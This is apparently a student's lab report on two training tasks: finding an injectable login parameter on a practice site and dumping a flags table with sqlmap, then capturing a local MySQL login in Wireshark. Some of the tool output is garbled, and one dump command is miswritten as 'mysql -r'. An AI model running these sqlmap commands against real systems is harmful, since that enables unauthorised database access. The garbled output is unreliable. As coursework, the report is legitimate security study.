



MINI PROJECT

CS-MINOR-JULY-CS-07B2




NAME- VISHAL KUMAR SINGH

EMAIL: vishalbit99@gmail.com


1. SQLI

In this task we were given a link <https://vlab.space>.


On visiting the link I couldn't find anything.




I tried accessing the sitemap, where I got the link to a login page.




The login page looked like this,



On trying some Sql injections, I found out that the username field was susceptible to Sqli .



I saved the burp request on a file .



Using the SQLmap with the request file. We get,

```
kali@kali:~$ sqlmap -r sqlclass -p 'uid' --dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable
and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 09:46:12 /2020-08-31/

[09:46:12] [INFO] parsing HTTP request from 'sqlclass!sktop Impact
[09:46:13] [INFO] testing connection to the target URL =====
[09:46:13] [WARNING] turning off pre-connect mechanism because of connection reset(s)
[09:46:13] [CRITICAL] connection reset to the target URL! sqlmap is going to retry the request(s)
[09:46:13] [WARNING] if the problem persists please check that the provided target URL is reachable. In case that it is, you can try to rerun with switch
and/or proxy switches ('--ignore-proxy', '--proxy'head)ess
got a 301 redirect to 'https://lab.vlab.space/login.php'. Do you want to follow? [Y/n] y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] n
[09:46:22] [INFO] testing if the target URL content is stable
[09:46:39] [INFO] heuristic (basic) test shows that POST parameter 'uid' might be injectable (possible DBMS: 'MySQL')
[09:46:41] [INFO] heuristic (XSS) test shows that POST parameter 'uid' might be vulnerable to cross-site scripting (XSS) attacks
[09:46:41] [INFO] testing for SQL injection on POST parameter 'uid' ===== (0/1000)
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[09:46:52] [INFO] testing 'AND boolean-based blind' (WHERE or HAVING clause)
[09:46:54] [WARNING] reflective value(s) found and filtering out role dict example dict
```

We get 2 database :

1. dbs
2. information_schemea

On dumping tables from dbs. We get,

```
[10:08:40] [INFO] the back-end DBMS is MySQL
back-end DBMS: /MySQLh>=5.0r(MariaDB fork).txt
[10:08:40] [INFO] fetching columns for table 'flags' in database 'dbs'
[10:08:44] [INFO] retrieved: 'flagdata', 'char(32)'
[10:08:46] [INFO] retrieved: 'readme', 'varchar(200)'
Database: dbs
Table: cflags final keyspace - workload adjusted.
[2 columns]
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| Column Name | Type | Example Value |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| flagdata | char(32) | 43505c4ff6cf553af067f9002899cc8 |
| readme | varchar(200) | 31 10:16:44 2020, (10 secs) |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
Time-Elapsed: 31 10:16:54 2020, (0 secs)
```


We get the flag by dumping the columns from above table.

>> `mysql -r /request_file.txt -D dbs -T flags --dump`


```
Database: dbs
Table: cflags
[1 entry]
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| Column Name | Type | Example Value |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| flagdata | char(32) | 43505c4ff6cf553af067f9002899cc8 |
| readme | varchar(200) | 31 10:16:44 2020, (10 secs) |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
Time-Elapsed: 31 10:16:54 2020, (0 secs)
```

2. Wireshark


For this task I had hosted a http local site on apache2 so that the wireshark can capture the plain text password and username.



You can see that there is no padlock on the left side of localhost which means the connection is not secure.



Opening wireshark, we start capturing packets on 'lo' as the server is hosted on local server.



Welcome to Wireshark

Capture

...using this filter:

- ☐ eth0
- ☐ Loopback: lo
- ☐ any
- ☐ nflog
- ☐ nfqueue
- ☒ Cisco remote capture: ciscodump
- ☒ DisplayPort AUX channel monitor capture: dpauxmon
- ☒ Random packet generator: randpkt
- ☒ systemd Journal Export: sdjournal
- ☒ SSH remote capture: sshdump
- ☒ UDP Listener remote capture: udpdump

8	0.000708354	127.0.0.1	127.0.0.1	TCP	66 39388 → 3306 [ACK] Seq=1 Ack=1 Win=65
9	0.000828804	127.0.0.1	127.0.0.1	MySQL	161 Server Greeting proto=10 version=5.5.
10	0.000835664	127.0.0.1	127.0.0.1	TCP	66 39388 → 3306 [ACK] Seq=1 Ack=96 Win=6
11	0.000870180	127.0.0.1	127.0.0.1	MySQL	202 Login Request user=admin db=users
12	0.000873424	127.0.0.1	127.0.0.1	TCP	66 3306 → 39388 [ACK] Seq=96 Ack=137 Win
13	0.000975679	127.0.0.1	127.0.0.1	MySQL	77 Response OK
14	0.000983184	127.0.0.1	127.0.0.1	TCP	66 39388 → 3306 [ACK] Seq=137 Ack=107 W
15	0.001037356	127.0.0.1	127.0.0.1	MySQL	163 Request Query
16	0.001040432	127.0.0.1	127.0.0.1	TCP	66 3306 → 39388 [ACK] Seq=107 Ack=234 W
17	0.001080978	127.0.0.1	127.0.0.1	MySQL	362 Response

- ▶ Frame 11: 202 bytes on wire (1616 bits), 202 bytes captured (1616 bits) on interface lo, id 0
- ▶ Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00_00:00:00 (00:00:00:00:00:00)
- ▶ Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
- ▶ Transmission Control Protocol, Src Port: 39388, Dst Port: 3306, Seq: 1, Ack: 96, Len: 136

MySQL Protocol

Packet Length: 132

Packet Number: 1


Login Request

- ▶ Client Capabilities: 0xa28d
- ▶ Extended Client Capabilities: 0x001a
- MAX Packet: 3221225472
- Charset: utf8mb4 COLLATE utf8mb4_general_ci (45)
- Username: admin
- Password: e1bc7624d1727aad051fb90859fb74c288c89ab
- Schema: users
- Client Auth Plugin: mysql_native_password
- ▶ Connection Attributes

In the above image we can see that there is Mysql packet.

